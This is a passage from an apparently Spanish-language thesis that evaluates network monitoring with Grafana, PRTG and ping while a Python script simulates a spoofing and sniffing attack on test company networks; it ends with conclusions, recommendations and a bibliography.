


Figura 19: Consolas para verificar los intervalos

Fuente: Diseño propio

Al mismo tiempo se abre el sistema de monitoreo PRTG, que fue configurado para que se actualice cada 30seg, cuando aparecieron los tiempos de respuestas estos iniciaron en 0.30ms hasta 0.48ms verificados en las líneas azules, y al mismo tiempo que empezó en el programa a ejecutarse empezó a subir dándose retardos de hasta 90ms se puede visualizar en la línea roja cómo empieza a ascender, a continuación, se muestra en la figura # 20.




Figura 20: Consolas para verificar el tráfico inicial

Fuente: Sistema de monitoreo PRTG NETWORK

De igual manera, con el mismo sistema PRTG se puede observar el ascenso de los retardos tanto en la línea azul como en la línea roja, se puede visualizar en la figura # 21.

Figura 21: Consolas para verificar el tráfico inicial

Fuente: Sistema de monitoreo PRTG NETWORK

Lo anteriormente expuesto, da una idea más clara de la funcionalidad del programa de acuerdo a los datos mostrados, y así mismo se puede verificar otra de las funcionalidades que posee, que es de almacenar la información en una base de datos que se creó llamada monitoreo junto con dos tablas, a continuación, la figura # 22 lo describe.




Figura 22: tabla redescaner almacena direcciones IP

Fuente: Recopilación base de datos en VScode

En primer lugar, los datos almacenados en la tabla redescaner recogió un total de 127 direcciones suplantadas (la suplantación fue explicada en su momento con la finalidad de hacer pruebas de simulación). En segundo lugar, está la tabla tráfico que almacenó la información de los paquetes, a continuación, en la figura # 23 se puede describir esta tabla.




Figura 23: tabla trafico almacena información sobre paquetes

Fuente: Recopilación base de datos en VScode

En ese mismo contexto a continuación, se puede explicar el uso de la plataforma Grafana y porqué se eligió esta herramienta para el análisis mediante las gráficas.

Análisis desde gráfica de Grafana conforme a resultados

Al realizar el análisis de las respuestas conforme a los datos y los gráficos se pudo tener una perspectiva más clara de los beneficios de esta plataforma de código abierto, en la cual si es perceptible que esta aplicación puede enfocarse a las necesidades de las empresas.

En la siguiente imagen se puede apreciar dos gráficos: el de lado izquierdo muestra los datos acerca de los paquetes y la gráfica de la derecha muestra las direcciones IP suplantadas, es decir al momento de ejecutar el código empieza desde 0 direcciones IP y al detener el proceso con Ctrl + C terminará con un número determinado de direcciones suplantadas.

La cantidad será captada por la base de datos y será almacenada en la tabla redescaner, en este caso fue de 127 direcciones, se puede constatar en la figura # 24 en el rango de las X en el punto 125 es sobrepasado por dos puntos.




Figura 24: muestra de datos recopilados por base de datos en Grafana.

Fuente: base de datos Monitoreo

4.1 Diagnóstico

El diagnóstico consistió en el levantamiento de ciertos parámetros como la verificación de la velocidad, el ancho de banda, las configuraciones de los sistemas operativos como Windows, las seguridades en base a Windows

Defender, antivirus, IP estática o DHCP, contraseñas de acceso, etc. Esto conforme a la información de los equipos físicos.

De acuerdo a la información lógica con respecto al análisis con el comando ping, el resultado de la dirección IP del Gateway 192.168.200.1 mostró la siguiente información una vez que se terminó de procesar el comando ping:

--- statistics --- 1474 packets transmitted, 914 received, +6 errors, 37.9919% packet loss, time 1545119ms rtt min/avg/max/mdev = 1.771/23.903/654.838/63.347 ms, pipe 4

De una forma ordenada se realizó datos comparativos, que se aprecian en la tabla # 6, se marca una diferencia entre los datos generados por el ping y los captados por el código.

	Paquetes recibidos	Paquetes enviados	Paquetes perdidos
Ping inicial	124	109	15
Código	1527	1024	503
Ping final	1474	914	37,99%

Tabla 6: Información sobre paquetes
Fuente: Desarrollo propio

4.2 GRÁFICA DE MONITORIZACION CON GRAFANA

Del mismo modo, se realizó la monitorización de los recursos de la laptop que se utilizó para las pruebas, se percibió que mientras estaban trabajando todos los softwares hubo lentitud en los procesos, no hubo abastecimiento

suficiente del procesador Intel I5, ni de la memoria Ram (8mb), incluso hubo deficiencia en el ancho de banda de internet, a continuación se muestra en la figura # 25 como sube de niveles la linea verde en la aceleración y empieza a descender al momento de finalizar el proceso

Figura 25: Monitorización funcionamiento laptop
Fuente: plataforma Grafana

4.3 GRÁFICA DE MONITORIZACION PRTG NETWORK

Se realizó la monitorización en tiempo real con el software de monitorización PRTG NETWORK, la evaluación se la realizó tomando como parámetro la IP del Gateway: 192.168.200.1, se presentaron variaciones en los índices del tiempo, pero ambas se ejecutaron en tiempo real se midió el rendimiento de la red mientras se ejecutaba el código Python, se puede apreciar los resultados visuales en la siguiente figura # 26.




Figura 26: Análisis al router tplink
Fuente: Empresa Agdiesa S.A.

4.4 Detección ruta de Paquetes

Se realizó un diagnóstico de la red mientras se estaba ejecutando la aplicación en el IDE de VS code con la finalidad de verificar la ruta de los paquetes y su estado.

El comando traceroute en la consola de Kali Linux sirvió para analizar cuanto se estaba afectando el rendimiento del tráfico de los datos, el rendimiento de la red y el tiempo que se toma entre los saltos, en este caso se tomó como muestra para análisis el sitio web www.pymeslabs.com perteneciente a la empresa Agdiesa S.A.. Se puede apreciar en la siguiente figura # 27.




Figura 27: Test con traceroute

Fuente: Diagnóstico propio

4.5 Valoración de la gestión

Para determinar la gestión de la red teniendo en cuenta su desempeño se utilizó la técnica de simulación:

• Técnica de simulación: Se trata de simular un ataque a la red desde un agente externo mediante la suplantación de identidad utilizando el método Man in the midle y a su vez la función sniffer captura la información.

Con esta técnica se analizó el comportamiento de la red mientras estaba ejecutándose la herramienta, permitiendo obtener la información en tiempo real del status del tráfico. (ZAQUEROS, 2018).

Aunque en los datos finales obtenidos tanto del ping como del código se presentaron variaciones, del mismo modo conllevan a interpretar que el ataque simulado complicó el tráfico de la red violentándose la seguridad de

la misma, lo que confirma que al ser casi o nada imperceptible a la vista humana los ataques o violaciones a la red de computadoras es constante.

En tal sentido, no cabe duda indicar que los recursos y los activos de una empresa deben estar siempre en completa y persistente monitorización; en consecuencia, la integridad de sus activos dependerá de las mejoras que se implementen para que la seguridad no se vea quebrantada o mermada por cualquier agente externo, esto al hablar específicamente de las redes de computadoras que no sea violentada por ningún hacker.

4.6 Comparativas entre plataformas

A continuación, en la tabla # 7 se establece una comparativa de los datos recopilados en las plataformas o herramientas usadas para las pruebas, aunque PRTG y el comando Ping muestran la información del tráfico de la red se puede observar que son limitados al momento de querer mostrar lo que realmente se quiere o se necesita, Grafana posee mayores beneficios ya que permite mostrar, visualizar y realizar un análisis personalizado o parametrizable en una empresa.

Plataformas	PERSONALI-ZABLE	VISUALIZACIÓN GRAFICA	Información de Paquetes	Integración Base datos	SERVICIOS
GRAFANA	SI	Mutilples gráficos	Información detallada	SI	Monitorización múltiple
PRTGnetwork	NO	3 tipos de gráficos	Solo en porcentajes	NO	Analiza tráfico de red
Comando Ping	NO	No	Información detallada	NO	muestra información de red

Tabla 7: Comparación de datos entre plataformas
Fuente: Desarrollo propio

CAPÍTULO V: IMPLEMENTACIÓN DE LA SOLUCIÓN TECNOLÓGICA

Con los criterios antes expuestos según los resultados mencionados en la introducción, el marco teórico y los análisis, se pudo diseñar y desarrollar el proyecto propuesto focalizado en la aplicación o programa de monitoreo permitiendo lograr los objetivos planteados.

Para obtener una solución que permita cumplir con los parámetros requeridos y alcanzar la gestión de monitoreo fue necesario seleccionar la mejor alternativa colaborativa y esta fue la Plataforma Grafana como producto final siendo capaz de integrarse a cualquier software.

Los parámetros del diseño guardaron estrecha relación con el código desarrollado en Python, como se explicó en el marco teórico este lenguaje permitió experimentar con sus diferentes librerías, funciones y variables crear un algoritmo capaz de: 1) Escanear la red (una de las virtudes de este lenguaje), 2) Ejecutar una simulación de ataque externo, 3) Al mismo tiempo recopilar la información para almacenarlos en la base de datos, 4) Se configuró los parámetros solicitados por Grafana para extraer los datos del código, 5) Creación de los dashboard para visualizar la información de las tablas que guardaron los datos de la base de datos. Lo que conllevó a comprender como los modelos de plataformas open source también facilitan la colaboración en las necesidades de seguridades informáticas de las empresas por ejemplo utilizar el levantamiento de información obtenidas de las empresas de pruebas como son: Agdiesa S.A, TBA Solutions y Macroseal S.A.

Con la presentación de este proyecto se podrá proponer el desarrollo de una aplicación con entorno interactivo, es decir a partir de este software se puede diseñar un prototipo de aplicación comercializable, muy amigable, sencilla y fácil de configurar y usar por el usuario para que gestione la seguridad de la red informática ya sea de una empresa o cliente final de hogar, se puede apreciar un ejemplo de prototipo en la figura # 28.

Figura 28: ejemplo de prototipo que se podría desarrollar

Fuente: Diagnóstico propio

Entre las características de sus funcionalidades para la monitorización de esta aplicación que gestione en tiempo real podría enfocarse en puntos sensibles, tales como:

- Tráfico de red.
- Velocidad de tiempo de respuesta.

- Dispositivos conectados a WIFI
- Rastreo de dispositivos conectados
- Notificaciones y alertas de eventualidades
- Dashboard personalizable o parametrizable
- Monitorización remota
- Funcional y amigable en su uso

Gestión del Rendimiento

- Garantizar altos niveles de rendimiento.
- Almacenamiento de datos.
- Información Estadística de las interfaces.
- Tráfico.
- Gráfica en términos porcentuales
- Análisis de datos basados en métricas y pronósticos.

Conclusiones

La presente investigación realizada con empresas de distintos modelos de negocios dio lugar a observar que el uso de la Plataforma Grafana para monitorizar el tráfico real de la red de computadoras, fue indispensable en la obtención de evaluaciones a cerca de sus vulnerabilidades y de los altos riesgos latentes a las cuales estaban expuestas las seguridades.

Con el diseño y desarrollo del código “Proyecto_Grafana.py” al momento de ser ejecutado se realizaron las pruebas en el tráfico de la red las cuales permitieron determinar la necesidad de tomar medidas para mejorar y fortalecer la seguridad, ya que existe sensibilidad y debilidad en las empresas referentes, y aunque no hayan sufrido ataques de grandes magnitudes siempre existirán brechas que estarán disponibles para que cualquier hacker aún con mínimos conocimientos tecnológicos o con el dominio de sistemas operativos tal como es Kali Linux podrán invadir sus redes.

La visualización mediante los tableros de control facilitó obtener resultados que pueden ser medidos y analizados con el fin de presentarlos de una manera más comprensible a los directivos de las empresas para tomar medidas competentes

Recomendaciones

Según las evaluaciones y análisis realizados se aconseja que las empresas: Agdiesa S.A., TBA Solutions y Macroseal S.A. deben implementar sistemas de control de seguridad con funcionalidades personalizables, las cuales deben realzar la funcionalidad de la automatización del monitoreo y las alarmas en caso de presentarse eventualidades o situaciones que ameriten mayor observación y vigilancia.

El sistema de monitorización debe estar desarrollado conforme a los estándares requeridos para que sea una aplicación muy efectiva y versátil en sus funcionalidades que monitoree el tráfico de la red informática las 24 horas del día y los 365 días de año.

Capacitar a los propietarios y gerentes de las 3 empresas acerca de la importancia de la seguridad informática, realzando que es un área que presenta altos riesgos de ser vulnerada por ser muy sensible, enfatizándose que se deben seguir algunos parámetros para mitigar los riesgos.

La aplicación de monitoreo debe ser en tiempo real con disponibilidad de realizar las configuraciones de cada parámetro con respecto a las necesidades de cada empresa, controlando constantemente para mitigar los riesgos.

Contratar el servicio externo de un administrador de red con alto grado de conocimientos y experiencia que constantemente esté pendiente del sistema

y a su vez esté rindiendo informes del estado del tráfico de datos y de toda la infraestructura de la red, es importante este punto ya que los gerentes escasean de los conocimientos de la importancia de la tecnología y no poseen una percepción clara acerca de ella.

BIBLIOGRAFÍA

Ortega. (2018) Mastering Python for Networking and Security: Leverage Python Scripts and Libraries to Overcome Networking and Security Issues. Recuperado de: http://search.ebscohost.com/login.aspx?direct=true&db=nlebk&AN=1905979&lang=es&site=ehost-live.

Calvert. (2017). A Procedure for Collecting and Labeling Man-in-the-Middle Attack Traffic. Recuperado de: https://www.worldscientific.com/doi/10.1142/S0218539317500024

Guzmán. (2018). Protocolo de comunicación TCP/IP y ethernet. Recuperado de:

https://repositorio.une.edu.pe/bitstream/handle/UNE/4652/Protocolo%20de%20comunicaci%C3%B3n%20TCP.pdf?sequence=1&isAllowed=y

Vera. (2017). Seguridad informática organizacional: un modelo de simulación basado en dinámica de sistemas. Recuperado de: https://doi.org/10.22517/23447214.1137

Lozano. (2020). ANÁLISIS DE LAS VULNERABILIDADES DE LA INFRAESTRUCTURA TECNOLÓGICA MEDIANTE TESTING DE CAJA BLANCA. Recuperado de. https://repository.ucc.edu.co/bitstream/20.500.12494/16502/1/2020_Analisis_Vulnerabilidades_Infraestructura.pdf

Cárdenas. (2016). GESTIÓN DE SEGURIDAD DE LA INFORMACIÓN: REVISIÓN BIBLIOGRÁFICA. Recuperado de: http://profesionaldelainformacion.com/contenidos/2016/nov/10.pdf

Liberatori. (2018). Redes de datos y sus Protocolos. Recuperado de: http://www2.mdp.edu.ar/images/eudem/pdf/redes%20de%20datos.pdf

Alzamora, (2019). ÁREA DE INNOVACIÓN Y DESARROLLO, S.L. C/ Els, 17 – 03802. Recuperado de: http://doi.org/10.17993/IngyTec.2019.59

Holloway, (2020) El estado de la seguridad IT en 2020: Las superficies de ataque se amplían y las personas nunca fueron tan importantes para la defensa. Recuperado de: https://www.itmastersmag.com/informes-whitepapers/el-estado-de-la-seguridad-it-en-2020-las-superficies-de-ataque-se-amplian-y-las-personas-nunca-fueron-tan-importantes-para-la-defensa/

Rodríguez. (2020). Herramientas fundamentales para el hacking ético. Recuperado de: https://www.medigraphic.com/pdfs/revcubinfmed/cim-2020/cim201j.pdf

Cisco. (2018). Redes CISCO Curso práctico de formación para la certificación CCNA. Recuperado de: https://www.academia.edu/42089766/Redes_CISCO_Curso_pr%C3%A1ctico_de_formaci%C3%B3n_para_la_certificaci%C3%B3n_CCNA_compressed

Ortega. (2018). Mastering Python for Networking and Security. Recuperado de: https://www.packtpub.com/product/mastering-python-for-networking-and-security/9781788992510

Abad. (2019). La ciberseguridad práctica aplicada a las redes, servidores y navegadores web. Recuperado de: https://www.3ciencias.com/wp-

content/uploads/2019/12/LA-CIBERSEGURIDAD-PR%C3%81CTICA-APLICADA-A-LAS-REDES-SERVIDORES-Y-NAVEGADORES-WEB-.pdf

Python. (2021). Documentación de Python 3.9.2. Recuperado de: https://docs.python.org/3.9/

Escudero. (2017). Técnicas y métodos cualitativos para la investigación científica. Recuperado de: http://repositorio.utmachala.edu.ec/bitstream/48000/12501/1/Tecnicas-y-MetodoscualitativosParaInvestigacionCientifica.pdf